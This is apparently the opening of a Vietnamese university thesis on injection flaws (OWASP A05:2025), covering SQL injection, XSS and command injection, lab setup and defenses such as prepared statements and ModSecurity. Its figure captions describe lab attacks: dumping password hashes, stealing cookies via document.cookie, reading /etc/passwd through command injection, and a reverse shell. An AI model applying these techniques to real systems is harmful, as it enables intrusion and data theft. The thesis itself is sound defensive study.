

MỤC LỤC

CHƯƠNG 1: MỞ ĐẦU	1
1.1. Lý do chọn đề tài.....	1
1.2. Mục tiêu nghiên cứu	1
1.3. Đối tượng và phạm vi nghiên cứu	2
1.4. Phương pháp nghiên cứu	2
1.5. Ý nghĩa khoa học và thực tiễn	3
1.6. Kết cấu đồ án.....	3
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT VÀ CÔNG NGHỆ LIÊN QUAN	4
2.1. Tổng quan về OWASP và OWASP Top 10.....	4
2.2. OWASP Top 10:2025 và vị trí của A05 Injection	4
2.3. Khái niệm chung về lỗ hổng Injection	4
2.4. Tổng quan công nghệ ảo hóa và container hóa sử dụng trong đồ án.....	5
2.5. Tổng quan các ứng dụng lab thực nghiệm	5
2.6. Tổng quan công nghệ WAF và ModSecurity	5
2.7. Kết luận chương.....	6
CHƯƠNG 3: PHÂN TÍCH CÁC LỖ HỔNG INJECTION (A05:2025).....	7
3.1. SQL Injection (CWE-89) Phân tích cơ chế.....	7
3.1.1. Cơ chế xử lý câu lệnh của MySQL và điểm yếu căn bản	7
3.1.2. Phân loại SQL Injection	7
3.1.3. In-band SQL Injection Error-based	8
3.1.4. In-band SQL Injection Union-based	9
3.1.5. Blind SQL Injection Boolean-based.....	11

3.1.6. Blind SQL Injection Time-based.....	12
3.1.7. Second-Order SQL Injection.....	12
3.1.8. Tác động và phân tích rủi ro SQL Injection.....	13
3.1.9. Case study thực tế TalkTalk 2015 (đối chiếu với phân tích lý thuyết mục 3.1).....	13
3.2. Cross-Site Scripting XSS (CWE-79) Phân tích cơ chế	14
3.2.1. Cơ chế hoạt động Vì sao trình duyệt thực thi mã của kẻ tấn công?	14
3.2.2. Phân loại XSS.....	14
3.2.3. XSS theo ngữ cảnh chèn (injection context).....	17
3.2.4. Tác động và phân tích rủi ro XSS	17
3.3. OS Command Injection (CWE-78) Phân tích cơ chế	17
3.3.1. Cơ chế phân tích lệnh của shell.....	17
3.3.2. Command Injection cơ bản nguyên lý khai thác.....	18
3.3.3. Blind Command Injection	19
3.3.4. Hậu quả ở mức nghiêm trọng nhất chiếm quyền điều khiển máy chủ.....	20
3.3.5. Giới hạn của giải pháp dựa trên danh sách đen (blacklist)	22
3.4. Các dạng Injection khác trong OWASP A05:2025.....	22
3.4.1. HTTP Header Injection / CRLF Injection (CWE-113)	22
3.4.2. LDAP Injection (CWE-90)	23
3.4.3. XPath Injection (CWE-643).....	23
3.4.4. Server-Side Template Injection SSTI (CWE-1336).....	23
3.4.5. NoSQL Injection (CWE-943)	23
3.4.6. Tổng hợp các loại Injection A05:2025	23
3.5. Giới hạn của các lớp phòng thủ đơn lẻ (cơ sở cho Defense in Depth).....	24
3.5.1. HTTP Parameter Pollution (HPP) CWE-235	24
3.5.2. Kỹ thuật né tránh dựa trên cú pháp thay thế	24
3.5.3. Unicode Normalization / Charset Confusion	25
CHƯƠNG 4: GIẢI PHÁP BẢO MẬT TOÀN DIỆN.....	26
4.1. Giải pháp cho SQL Injection	26
4.1.1. Prepared Statement Giải pháp cốt lõi.....	26
4.1.2. Giải pháp bổ sung Nguyên tắc đặc quyền tối thiểu (Least Privilege).....	27
4.2. Giải pháp cho Cross-Site Scripting (XSS)	27
4.2.1. Output Encoding Nguyên tắc cốt lõi.....	27
4.2.2. Context-aware Encoding Mã hóa đúng theo ngữ cảnh	28
4.3. Giải pháp cho Command Injection	29

4.3.1. Nguyên tắc ưu tiên Tránh gọi shell	29
4.4. Giải pháp cho các dạng Injection khác	31
4.4.1. CRLF / Header Injection	31
4.4.2. LDAP Injection	31
4.4.3. Server-Side Template Injection (SSTI)	31
4.4.4. NoSQL Injection	31
4.5. Kiến trúc Defense in Depth tổng thể	31
4.5.1. Cấu hình HTTP Security Headers	32
4.5.2. Cấu hình an toàn tầng runtime (PHP hardening)	32
4.5.3. Cơ chế phát hiện dựa trên tính điểm bất thường (Anomaly Scoring) của OWASP CRS	33
4.5.4. Paranoia Level đánh đổi giữa tỷ lệ phát hiện và báo động giả.....	33
4.5.5. Virtual Patching liên hệ trực tiếp case study TalkTalk (mục 3.1.9).....	38
4.6. Phương pháp kiểm chứng sau khi áp dụng giải pháp	38
4.6.1. Kiểm chứng SQL Injection	39
4.6.2. Kiểm chứng XSS.....	39
4.6.3. Kiểm chứng Command Injection	39
4.6.4. Quét tổng thể bằng OWASP ZAP	39
4.6.5. Tổng hợp kết quả kiểm chứng.....	41
4.7. Kết luận chương	42
CHƯƠNG 5: PHƯƠNG PHÁP ĐÁNH GIÁ THỰC NGHIỆM ĐỊNH LƯỢNG.....	44
5.1. Thiết kế thí nghiệm có đối chứng	44
5.2. Bộ chỉ số định lượng	44
5.3. Xây dựng bộ dữ liệu kiểm thử chuẩn (test corpus).....	45
5.4. Quy trình tự động hóa đo lường.....	45
5.5. Đo hiệu năng phân tích theo phân vị (percentile)	45
5.6. Khung đánh giá theo Paranoia Level (liên kết mục 4.5.4)	46
5.7. Kết luận chương.....	47
KẾT LUẬN.....	48
TÀI LIỆU THAM KHẢO	50

MỤC LỤC HÌNH ẢNH

HÌNH 3.1: GIAO DIỆN MODULE SQL INJECTION Ở TRẠNG THÁI HOẠT ĐỘNG BÌNH THƯỜNG (BASELINE)	8
HÌNH 3.1B: THÔNG BÁO LỖI CÚ PHÁP SQL DO MYSQL/MARIADB TRẢ VỀ TRỰC TIẾP RA GIAO DIỆN, LÀM LỘ DẤU HIỆU CỦA LỖ HỔNG ERROR-BASED SQL INJECTION	8
HÌNH 3.2: KHAI THÁC UNION-BASED SQL INJECTION LỘ TOÀN BỘ USERNAME VÀ PASSWORD HASH CỦA BẢNG USERS	10
HÌNH 3.3: CÔNG CỤ SQLMAP TỰ ĐỘNG PHÁT HIỆN LỖ HỔNG VÀ XÁC ĐỊNH THÔNG TIN HỆ QUẢN TRỊ CƠ SỞ DỮ LIỆU PHÍA SAU	11
HÌNH 3.4: SQLMAP KHAI THÁC THÀNH CÔNG VÀ TRÍCH XUẤT DỮ LIỆU NGAY CẢ KHI ỨNG DỤNG Ở MỨC BẢO MẬT MEDIUM, MINH CHỨNG HẠN CHẾ CỦA ESCAPING THỦ CÔNG	11
HÌNH 3.5: SO SÁNH PHẢN HỒI BLIND BOOLEAN-BASED SQL INJECTION GIỮA ĐIỀU KIỆN ĐÚNG (AND '1'='1') VÀ ĐIỀU KIỆN SAI (AND '1'='2').....	12
HÌNH 3.6: KẾT QUẢ KIỂM TRA BLIND TIME-BASED SQL INJECTION BẰNG HÀM SLEEP()	12
HÌNH 3.7: KHAI THÁC REFLECTED XSS CẢNH BÁO CƠ BẢN VÀ ĐÁNH CẬP SESSION COOKIE QUA DOCUMENT.COOKIE.....	15
HÌNH 3.8: STORED XSS PAYLOAD ĐƯỢC LƯU VÀ TỰ ĐỘNG THỰC THI LẠI SAU KHI TẢI LẠI TRANG, ẢNH HƯỞNG TỚI MỌI NGƯỜI DÙNG XEM TRANG.....	16
HÌNH 3.9: COMMAND INJECTION CƠ BẢN THỰC THI LỆNH WHOAMI VÀ ĐỌC /ETC/PASSWD QUA TOÁN TỬ &&	19
HÌNH 3.10: KHAI THÁC COMMAND INJECTION QUA NHIỀU TOÁN TỬ NÓI LỆNH KHÁC NHAU (;, ,)	20

HÌNH 3.11: REVERSE SHELL HOÀN CHỈNH CHIẾM QUYỀN THỰC THI LỆNH TRÊN MÁY CHỦ, VÀ KIỂM TRA KHẢ NĂNG LEO THANG ĐẶC QUYỀN (KHÔNG THÀNH CÔNG KHÔNG CÓ SUID BINARY KHAI THÁC ĐƯỢC).....	22
HÌNH 4.1: KIỂM CHỨNG TRÊN ỨNG DỤNG TỰ VIẾT SQL INJECTION, XSS VÀ COMMAND INJECTION ĐỀU BỊ VÔ HIỆU HOÁ SAU KHI ÁP DỤNG PREPARED STATEMENT, OUTPUT ENCODING VÀ WHITELIST ĐẦU VÀO TƯƠNG ỨNG	27
HÌNH 4.2: SO SÁNH XSS Ở MỨC MEDIUM (BLACKLIST BỊ BYPASS QUA THỂ KHÁC) VÀ IMPOSSIBLE (OUTPUT ĐÃ ĐƯỢC MÃ HOÁ ĐÚNG BẰNG HTMLSPECIALCHARS).....	28
HÌNH 4.3A: MÃ NGUỒN COMMAND INJECTION Ở MỨC MEDIUM BLACKLIST CHỈ LOẠI BỎ '&&' VÀ ';'	30
HÌNH 4.3B: MÃ NGUỒN COMMAND INJECTION Ở MỨC IMPOSSIBLE WHITELIST THEO ĐỊNH DẠNG IP KẾT HỢP ESCAPESHELLARG()	30
HÌNH 4.4: SO SÁNH KẾT QUẢ TẤN CÔNG KHI KHÔNG QUA WAF (200 OK, LỘ DỮ LIỆU) VÀ KHI QUA WAF (403 FORBIDDEN) CHO CẢ BA NHÓM LỖ HỒNG.....	34
HÌNH 4.5: CHI TIẾT REQUEST/RESPONSE UNION-BASED SQL INJECTION BỊ CHẶN (403) KHI QUA WAF VÀ THÀNH CÔNG (200, LỘ DỮ LIỆU) KHI GỬI TRỰC TIẾP	35
HÌNH 4.6A: KẾT QUẢ KIỂM TRA TẠI PARANOIA LEVEL 1 PAYLOAD NGHI NGỜ BỊ CHẶN (403), DỮ LIỆU HỢP LỆ CHỨA DẤU NHÁY VẪN ĐƯỢC CHẤP NHẬN (200) ..	35
HÌNH 4.6B: KẾT QUẢ KIỂM TRA TẠI PARANOIA LEVEL 2	36
HÌNH 4.6C: KẾT QUẢ KIỂM TRA TẠI PARANOIA LEVEL 3.....	37
HÌNH 4.6D: KẾT QUẢ KIỂM TRA TẠI PARANOIA LEVEL 4.....	38
HÌNH 4.7: SQLMAP KHAI THÁC KHÔNG THÀNH CÔNG VÀ TRÍCH XUẤT DỮ LIỆU KHI ỨNG DỤNG Ở MỨC BẢO MẬT IMPOSSIBLE	39
HÌNH 4.8A: BÁO CÁO QUÉT TỰ ĐỘNG OWASP ZAP BASELINE SCAN (THỰC HIỆN Ở MỨC BẢO MẬT LOW).....	40

HÌNH 4.8B: BÁO CÁO QUÉT TỰ ĐỘNG OWASP ZAP BASELINE SCAN (THỰC HIỆN Ở MỨC BẢO MẬT IMPOSSIBLE)	41
---	-----------

HÌNH 5.1: KẾT QUẢ ĐO THỰC NGHIỆM PRECISION/RECALL/F1-SCORE/FPR TRÊN BỘ DỮ LIỆU KIỂM THỬ SỐ LIỆU THỰC ĐO TẠI CÁC MỨC PARANOIA LEVEL (PL1 -> PL4 CHO KẾT QUẢ NHẤT QUÁN: PRECISION 0.83, RECALL 1.00, F1 0.91, FPR 0.17)	46
---	-----------

DANH MỤC VIẾT TẮT

Từ viết tắt	Giải thích
AI	Artificial Intelligence – Trí tuệ nhân tạo
API	Application Programming Interface – Giao diện lập trình ứng dụng
CRLF	Carriage Return Line Feed – Cặp ký tự xuống dòng/về đầu dòng
CRS	Core Rule Set – Bộ luật lõi (OWASP ModSecurity Core Rule Set)
CSP	Content Security Policy – Chính sách bảo mật nội dung
CSRF	Cross-Site Request Forgery – Giả mạo yêu cầu liên trang
CVE	Common Vulnerabilities and Exposures – Danh mục lỗ hổng bảo mật công khai
CWE	Common Weakness Enumeration – Danh mục điểm yếu phần mềm phổ biến
DNS	Domain Name System – Hệ thống phân giải tên miền
DOM	Document Object Model – Mô hình đối tượng tài liệu
DVWA	Damn Vulnerable Web Application – Ứng dụng web cố ý chứa lỗ hổng dùng để thực nghiệm
FN	False Negative – Âm tính giả
FP	False Positive – Dương tính giả
FPR	False Positive Rate – Tỷ lệ dương tính giả
HPP	HTTP Parameter Pollution – Ô nhiễm tham số HTTP
HSTS	HTTP Strict Transport Security
HTML	HyperText Markup Language – Ngôn ngữ đánh dấu siêu văn bản
HTTP	HyperText Transfer Protocol – Giao thức truyền tải siêu văn bản
HTTPS	HTTP Secure – Giao thức HTTP có mã hóa
ICO	Information Commissioner's Office – Cơ quan bảo vệ dữ liệu của Vương quốc Anh

IP	Internet Protocol – Giao thức Internet
JS	JavaScript
JSON	JavaScript Object Notation
LDAP	Lightweight Directory Access Protocol – Giao thức truy cập thư mục hạng nhẹ
OS	Operating System – Hệ điều hành
OWASP	Open Worldwide Application Security Project – Dự án bảo mật ứng dụng web mở toàn cầu
PHP	PHP: Hypertext Preprocessor – Ngôn ngữ lập trình web phía máy chủ
PL	Paranoia Level – Mức độ nghiêm ngặt trong bộ luật OWASP CRS
SQL	Structured Query Language – Ngôn ngữ truy vấn có cấu trúc
SSTI	Server-Side Template Injection – Chèn mã vào template phía máy chủ
TN	True Negative – Âm tính thật
TP	True Positive – Dương tính thật
URL	Uniform Resource Locator – Định vị tài nguyên thống nhất
WAF	Web Application Firewall – Tường lửa ứng dụng web
XML	eXtensible Markup Language – Ngôn ngữ đánh dấu mở rộng
XSS	Cross-Site Scripting – Chèn mã kịch bản liên trang
ZAP	Zed Attack Proxy – Công cụ quét bảo mật tự động của OWASP

CHƯƠNG 1: MỞ ĐẦU

1.1. Lý do chọn đề tài

Theo OWASP Top 10:2025 phiên bản cập nhật mới nhất được công bố tại OWASP Global AppSec Conference (Washington DC, tháng 11/2025) dựa trên phân tích hơn 175.000 bản ghi CVE và khảo sát cộng đồng an ninh mạng toàn cầu Injection được xếp ở vị trí A05, tụt từ hạng 3 (bảng 2021) xuống hạng 5. Sự thay đổi thứ hạng này không đồng nghĩa với việc mức độ nguy hiểm giảm đi; thực tế, injection vẫn là nhóm lỗ hổng có số lượng CVE được ghi nhận nhiều nhất trong toàn bộ danh sách Top 10, đồng thời gần như toàn bộ ứng dụng web được kiểm thử trong dữ liệu khảo sát đều tồn tại ít nhất một biến thể injection. Việc tụt hạng chủ yếu phản ánh sự trỗi dậy nhanh hơn của các nhóm rủi ro mới như Security Misconfiguration (vươn lên hạng 2) và Software Supply Chain Failures (hạng mục hoàn toàn mới, xếp hạng 3), chứ không phải vì injection đã được kiểm soát tốt hơn đáng kể.

Trên thực tế vận hành, injection đặc biệt là SQL Injection, Cross-Site Scripting và OS Command Injection vẫn liên tục là nguyên nhân của các sự cố rò rỉ dữ liệu quy mô lớn, gây thiệt hại tài chính và uy tín nghiêm trọng cho tổ chức bị tấn công. Nguyên nhân cốt lõi không nằm ở việc thiếu giải pháp kỹ thuật các biện pháp phòng thủ như prepared statement, output encoding, hay tường lửa ứng dụng web (WAF) đã được chuẩn hóa và phổ biến rộng rãi hơn một thập kỷ mà thường nằm ở khoảng cách giữa lý thuyết và thực hành triển khai: lỗi trong quá trình lập trình, thiếu kiểm thử bảo mật định kỳ, hoặc thiếu cơ chế giám sát để phát hiện sớm tấn công.

Xuất phát từ thực tế đó, đề án lựa chọn đề tài "Nghiên cứu giải pháp cho lỗ hổng A05:2025 Injection" nhằm hệ thống hóa lại cơ chế kỹ thuật của các dạng injection phổ biến, xây dựng môi trường phòng thí nghiệm (lab) mô phỏng gần với thực tế để kiểm chứng, và quan trọng nhất là đề xuất, triển khai, đo lường định lượng hiệu quả của các giải pháp phòng thủ theo mô hình nhiều lớp (Defense in Depth) thay vì chỉ dừng lại ở việc mô tả lý thuyết.

1.2. Mục tiêu nghiên cứu

Đề án hướng đến các mục tiêu cụ thể sau:

Hệ thống hóa cơ chế kỹ thuật của các nhóm lỗ hổng injection chính thuộc A05:2025, bao gồm SQL Injection, Cross-Site Scripting (XSS), OS Command Injection và các dạng injection khác (NoSQL, LDAP, Template Injection...), ở mức nguyên lý interpreter/parser.

Xây dựng môi trường phòng thí nghiệm thực nghiệm trên nền tảng ảo hóa VirtualBox, mô phỏng mô hình attacker – target với các ứng dụng dễ tổn thương có chủ đích (DVWA) và các ứng dụng tự xây dựng để kiểm soát hoàn toàn mã nguồn.

Thiết kế và triển khai hệ thống giải pháp phòng thủ theo nguyên tắc Defense in Depth, kết hợp giải pháp ở tầng mã nguồn (prepared statement, input validation, output encoding) với giải pháp ở tầng hạ tầng (WAF sử dụng ModSecurity kết hợp bộ luật OWASP Core Rule Set).

Xây dựng phương pháp luận đánh giá thực nghiệm định lượng (thiết kế đối chứng, các chỉ số Precision/Recall/F1-score/False Positive Rate, đo hiệu năng theo phân vị) để chứng minh hiệu quả giải pháp bằng số liệu có thể tái lập, thay vì chỉ nhận định định tính.

1.3. Đối tượng và phạm vi nghiên cứu

Đối tượng nghiên cứu: các lỗ hổng injection thuộc hạng mục A05:2025 của OWASP Top 10, tập trung vào ba nhóm phổ biến và có tác động thực tế cao nhất là SQL Injection (CWE-89), Cross-Site Scripting (CWE-79) và OS Command Injection (CWE-78); các dạng injection khác (NoSQL, LDAP, XPath, Template Injection...) được đề cập ở mức khái quát để đảm bảo tính bao quát của đề tài.

Phạm vi thực nghiệm: môi trường lab được xây dựng hoàn toàn cô lập trên nền tảng ảo hóa VirtualBox, gồm một máy đóng vai trò tấn công (Kali Linux) và một máy đóng vai trò mục tiêu (Ubuntu Server, chạy các ứng dụng dễ tổn thương thông qua Docker container). Mọi hoạt động kiểm thử, khai thác và đo lường trong đề án chỉ được thực hiện trong phạm vi mạng nội bộ cô lập này, không tác động đến bất kỳ hệ thống hay hạ tầng nào bên ngoài môi trường lab.

Phạm vi giải pháp: đề án tập trung vào các giải pháp phòng thủ ở tầng ứng dụng (application layer) và tầng biên mạng (WAF), không đi sâu vào các giải pháp ở tầng hạ tầng mạng diện rộng (network security tổng thể) hay các quy trình quản trị tổ chức (security governance), vốn nằm ngoài phạm vi một đề án kỹ thuật.

1.4. Phương pháp nghiên cứu

Đề án kết hợp ba phương pháp nghiên cứu bổ trợ lẫn nhau:

Nghiên cứu tài liệu: tổng hợp và phân tích tài liệu chính thức của OWASP (Top 10:2025, các Cheat Sheet liên quan), tài liệu kỹ thuật của các công nghệ sử dụng (ModSecurity, OWASP Core Rule Set, Docker), cùng các báo cáo sự cố an ninh thực tế đã được công bố để làm cơ sở đối chiếu giữa lý thuyết và thực tế.

Thực nghiệm trong môi trường lab có kiểm soát: xây dựng lại các kỹ thuật tấn công injection trên ứng dụng dễ tổn thương có chủ đích, nhằm quan sát trực tiếp cơ chế khai thác và xác nhận tính đúng đắn của phân tích lý thuyết trước khi đề xuất giải pháp.

Thực nghiệm có đối chứng và đo lường định lượng: áp dụng thiết kế thí nghiệm đối chứng (nhóm không có giải pháp so với nhóm có giải pháp), sử dụng script tự động hóa để thu thập số liệu, và tính toán các chỉ số thống kê chuẩn (Precision, Recall, F1-score, False Positive Rate) nhằm đánh giá khách quan hiệu quả của giải pháp được đề xuất.

1.5. Ý nghĩa khoa học và thực tiễn

Về mặt khoa học, đề án góp phần hệ thống hóa lại mối liên hệ giữa cơ chế kỹ thuật ở tầng interpreter/parser (nguyên nhân gốc rễ) với các lớp giải pháp phòng thủ tương ứng, đồng thời xây dựng một khung phương pháp luận đánh giá định lượng có thể áp dụng lại (reproducible) cho các nghiên cứu tương tự về hiệu quả giải pháp bảo mật ứng dụng web.

Về mặt thực tiễn, kết quả đề án bao gồm quy trình xây dựng môi trường lab, tập lệnh kiểm thử, và mô hình Defense in Depth đã được thực nghiệm có thể được tham khảo, tái sử dụng trực tiếp cho công tác đào tạo an ninh mạng, huấn luyện đội ngũ phát triển phần mềm về lập trình an toàn, hoặc làm nền tảng ban đầu cho việc xây dựng quy trình kiểm thử bảo mật (security testing) trong vòng đời phát triển phần mềm thực tế.

1.6. Kết cấu đề tài

Ngoài phần Mở đầu và Kết luận, nội dung đề án được tổ chức thành các chương sau:

Chương 1 Mở đầu: trình bày lý do chọn đề tài, mục tiêu, đối tượng, phạm vi và phương pháp nghiên cứu.

Chương 2 Cơ sở lý thuyết và công nghệ liên quan: giới thiệu tổng quan về tổ chức OWASP, danh sách OWASP Top 10:2025, khái niệm chung về lỗ hổng injection, cùng các công nghệ nền tảng được sử dụng xuyên suốt đề án (ảo hóa, container hóa, các ứng dụng lab, công nghệ WAF).

Chương 3 Phân tích các lỗ hổng Injection (A05:2025): đi sâu phân tích cơ chế kỹ thuật của SQL Injection, XSS, OS Command Injection và các dạng injection khác ở mức nguyên lý interpreter/parser, cùng các kỹ thuật né tránh phát hiện nâng cao.

Chương 4 Giải pháp bảo mật toàn diện: trình bày hệ thống giải pháp khắc phục tương ứng với từng loại lỗ hổng đã phân tích, và kiến trúc phòng thủ nhiều lớp (Defense in Depth) tổng thể.

Chương 5 Phương pháp đánh giá thực nghiệm định lượng: xây dựng khung phương pháp luận đo lường hiệu quả giải pháp bằng số liệu có thể tái lập.

Kết luận: tổng kết kết quả đạt được, hạn chế của đề án và hướng phát triển trong tương lai.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT VÀ CÔNG NGHỆ LIÊN QUAN

Chương này trình bày các kiến thức nền tảng cần thiết trước khi đi vào phân tích chuyên sâu ở Chương 3: tổng quan về tổ chức OWASP và danh sách OWASP Top 10:2025, khái niệm chung về lỗ hổng injection, cùng các công nghệ nền tảng (ảo hóa, container hóa, ứng dụng lab, công nghệ WAF) được sử dụng xuyên suốt quá trình xây dựng môi trường thực nghiệm của đề án.

2.1. Tổng quan về OWASP và OWASP Top 10

OWASP (Open Worldwide Application Security Project) là một tổ chức phi lợi nhuận hoạt động theo mô hình cộng đồng mở, với sứ mệnh nâng cao nhận thức và cải thiện mức độ an toàn của phần mềm trên phạm vi toàn cầu. Một trong những sản phẩm được biết đến rộng rãi nhất của tổ chức này là OWASP Top 10 tài liệu tổng hợp 10 nhóm rủi ro bảo mật ứng dụng web được đánh giá là nghiêm trọng và phổ biến nhất, được xây dựng dựa trên dữ liệu đóng góp từ nhiều tổ chức bảo mật, công ty kiểm thử xâm nhập và kết quả khảo sát cộng đồng chuyên gia trên toàn thế giới.

Tài liệu này được cập nhật định kỳ (các phiên bản đáng chú ý: 2013, 2017, 2021 và mới nhất là 2025) nhằm phản ánh đúng sự thay đổi của bối cảnh tấn công thực tế theo thời gian, và được xem là tiêu chuẩn tham chiếu phổ biến nhất trong ngành cho việc đào tạo lập trình an toàn, xây dựng tiêu chí kiểm thử bảo mật, cũng như làm cơ sở cho các yêu cầu tuân thủ (compliance) trong nhiều tổ chức.

2.2. OWASP Top 10:2025 và vị trí của A05 Injection

Phiên bản OWASP Top 10:2025 được công bố chính thức tại hội nghị OWASP Global AppSec (Washington DC, tháng 11/2025), dựa trên phân tích hơn 175.000 bản ghi CVE và 589 CWE (tăng đáng kể so với khoảng 400 CWE của phiên bản 2021). So với bảng xếp hạng 2021, phiên bản 2025 có nhiều thay đổi đáng chú ý: Broken Access Control tiếp tục giữ vị trí số 1; Security Misconfiguration vươn từ hạng 5 lên hạng 2; Software Supply Chain Failures là hạng mục hoàn toàn mới, được xếp ngay hạng 3; Cryptographic Failures tụt từ hạng 2 xuống hạng 4; và Injection tụt từ hạng 3 xuống hạng 5 (A05:2025).

Như đã trình bày ở mục 1.1, việc tụt hạng của Injection phản ánh tốc độ gia tăng nhanh hơn của các rủi ro khác (đặc biệt là các lỗi cấu hình trong môi trường cloud và container hóa, cùng rủi ro chuỗi cung ứng phần mềm) chứ không phản ánh việc injection đã giảm mức độ nguy hiểm nhóm lỗ hổng này vẫn chiếm số lượng CVE cao nhất trong toàn bộ danh sách. Đây chính là cơ sở lý luận cho việc lựa chọn A05:2025 làm đối tượng nghiên cứu chuyên sâu của đề án.

2.3. Khái niệm chung về lỗ hổng Injection

Ở mức khái quát nhất, injection là một họ lỗ hổng phát sinh khi dữ liệu không đáng tin cậy (thường là dữ liệu do người dùng cung cấp) được đưa vào một trình thông dịch (interpreter) mà không được tách biệt rõ ràng khỏi phần cấu trúc lệnh. Interpreter ở đây có thể là công cụ xử lý câu

lệnh SQL, trình duyệt xử lý mã HTML/JavaScript, shell hệ điều hành, bộ xử lý LDAP filter, hay một template engine mỗi loại tương ứng với một biến thể injection cụ thể (SQL Injection, Cross-Site Scripting, OS Command Injection, LDAP Injection, Server-Side Template Injection...).

Đặc điểm chung của mọi biến thể injection là: hậu quả xảy ra do ranh giới giữa "dữ liệu" và "lệnh điều khiển" bị nhòe đi, khiến trình thông dịch phía sau diễn giải sai một phần dữ liệu đầu vào thành một phần của câu lệnh được thực thi. Cơ chế kỹ thuật cụ thể của từng biến thể bao gồm cách trình thông dịch tương ứng xử lý chuỗi đầu vào, các kỹ thuật phân loại theo kênh phản hồi, và mức độ tác động thực tế được trình bày chi tiết ở Chương 3.

2.4. Tổng quan công nghệ ảo hóa và container hóa sử dụng trong đồ án

VirtualBox là phần mềm ảo hóa mã nguồn mở của Oracle, cho phép tạo và vận hành nhiều máy ảo (Virtual Machine) độc lập trên cùng một máy vật lý. Trong đồ án, VirtualBox được sử dụng để dựng mô hình phòng thí nghiệm gồm hai máy ảo tách biệt một đóng vai trò máy tấn công (Kali Linux) và một đóng vai trò máy mục tiêu (Ubuntu Server) kết nối với nhau qua một phân đoạn mạng nội bộ cô lập, đảm bảo mọi hoạt động thử nghiệm không ảnh hưởng đến hệ thống mạng thật.

Docker là nền tảng container hóa mã nguồn mở, cho phép đóng gói một ứng dụng cùng toàn bộ môi trường chạy (runtime, thư viện, cấu hình) thành một đơn vị độc lập gọi là container, có thể khởi chạy nhanh chóng và nhất quán trên nhiều môi trường khác nhau. Trong đồ án, Docker được sử dụng để triển khai các ứng dụng web dễ tổn thương có chủ đích ngay trên máy mục tiêu, giúp việc thiết lập, khôi phục hoặc gỡ bỏ môi trường thử nghiệm trở nên nhanh chóng và không ảnh hưởng đến hệ điều hành nền của máy chủ.

2.5. Tổng quan các ứng dụng lab thực nghiệm

DVWA (Damn Vulnerable Web Application) là một ứng dụng PHP/MySQL dễ tổn thương có chủ đích, nổi bật với cơ chế phân cấp độ bảo mật rõ ràng (Low, Medium, High, Impossible) cho từng loại lỗ hổng, giúp minh họa trực quan hiệu quả tăng dần của các kỹ thuật phòng thủ khi được áp dụng, đặc biệt phù hợp cho việc phân tích so sánh các lớp filter khác nhau như trình bày ở Chương 3 và Chương 4.

Bên cạnh các ứng dụng có sẵn nêu trên, đồ án còn xây dựng thêm một số ứng dụng PHP đơn giản tự viết (ví dụ cặp `vuln_ping.php/fixed_ping.php` trình bày ở Chương 3, mục Command Injection) nhằm mục đích kiểm soát hoàn toàn mã nguồn, phục vụ việc đối chiếu trực tiếp giữa phiên bản dễ tổn thương và phiên bản đã áp dụng giải pháp khắc phục điều mà các ứng dụng lab có sẵn (vốn đóng gói sẵn) không cho phép tùy biến.

2.6. Tổng quan công nghệ WAF và ModSecurity

Web Application Firewall (WAF) là một lớp phòng thủ hoạt động ở tầng ứng dụng (application layer), có nhiệm vụ giám sát, lọc và ngăn chặn các request HTTP/HTTPS có dấu hiệu độc hại trước khi chúng đến được ứng dụng đích, mà không yêu cầu chỉnh sửa trực tiếp mã nguồn của ứng dụng đang được bảo vệ.

ModSecurity là một trong những engine WAF mã nguồn mở phổ biến nhất, có thể triển khai dưới dạng module tích hợp cho các web server thông dụng (Apache, Nginx) hoặc dưới dạng reverse proxy độc lập. Bản thân ModSecurity chỉ là bộ máy xử lý luật (rule engine); để phát huy hiệu quả, ModSecurity thường được kết hợp với OWASP Core Rule Set (CRS) một bộ luật phát hiện tấn công chuẩn hóa, được cộng đồng OWASP phát triển và duy trì, bao phủ phần lớn các nhóm rủi ro trong OWASP Top 10 bao gồm cả injection. Cơ chế hoạt động chi tiết của ModSecurity kết hợp CRS bao gồm mô hình tính điểm bất thường (anomaly scoring) và khái niệm Paranoia Level được phân tích sâu ở Chương 4.

2.7. Kết luận chương

Chương này đã cung cấp nền tảng lý thuyết và công nghệ cần thiết: vị trí và bối cảnh của A05:2025 Injection trong danh sách OWASP Top 10:2025, khái niệm chung về cơ chế injection, cùng tổng quan các công nghệ được sử dụng để xây dựng môi trường thực nghiệm của đề án. Đây là cơ sở để Chương 3 đi sâu phân tích chi tiết cơ chế kỹ thuật của từng loại lỗ hổng injection cụ thể.

CHƯƠNG 3: PHÂN TÍCH CÁC LỖ HỔNG INJECTION (A05:2025)

Chương này phân tích kỹ thuật các nhóm lỗ hổng injection được xếp loại trong OWASP A05:2025. Với mỗi loại, đề án trình bày: cơ chế hoạt động của interpreter (trình thông dịch) bị ảnh hưởng, cách phân loại các biến thể, nguyên lý mà kẻ tấn công khai thác để trích xuất hoặc thao túng dữ liệu, và mức độ tác động thực tế. Đây là nền tảng lý luận cho các giải pháp phòng thủ được trình bày ở Chương 4. Nội dung được trình bày ở mức nguyên lý và khái niệm kỹ thuật, phục vụ mục đích phân tích và xây dựng giải pháp phòng thủ, không nhằm mục đích hướng dẫn thực hiện tấn công.

3.1. SQL Injection (CWE-89) Phân tích cơ chế

3.1.1. Cơ chế xử lý câu lệnh của MySQL và điểm yếu căn bản

Để hiểu bản chất của SQL Injection, cần hiểu cách một hệ quản trị cơ sở dữ liệu như MySQL xử lý một câu lệnh. Khi nhận một chuỗi SQL, bộ phân tích từ vựng (lexer) tách chuỗi đó thành các token từ khóa, định danh, giá trị literal, toán tử sau đó bộ phân tích cú pháp (parser) kiểm tra ngữ pháp và xây dựng cây cú pháp (parse tree) để thực thi thông qua bộ tối ưu và bộ thực thi truy vấn.

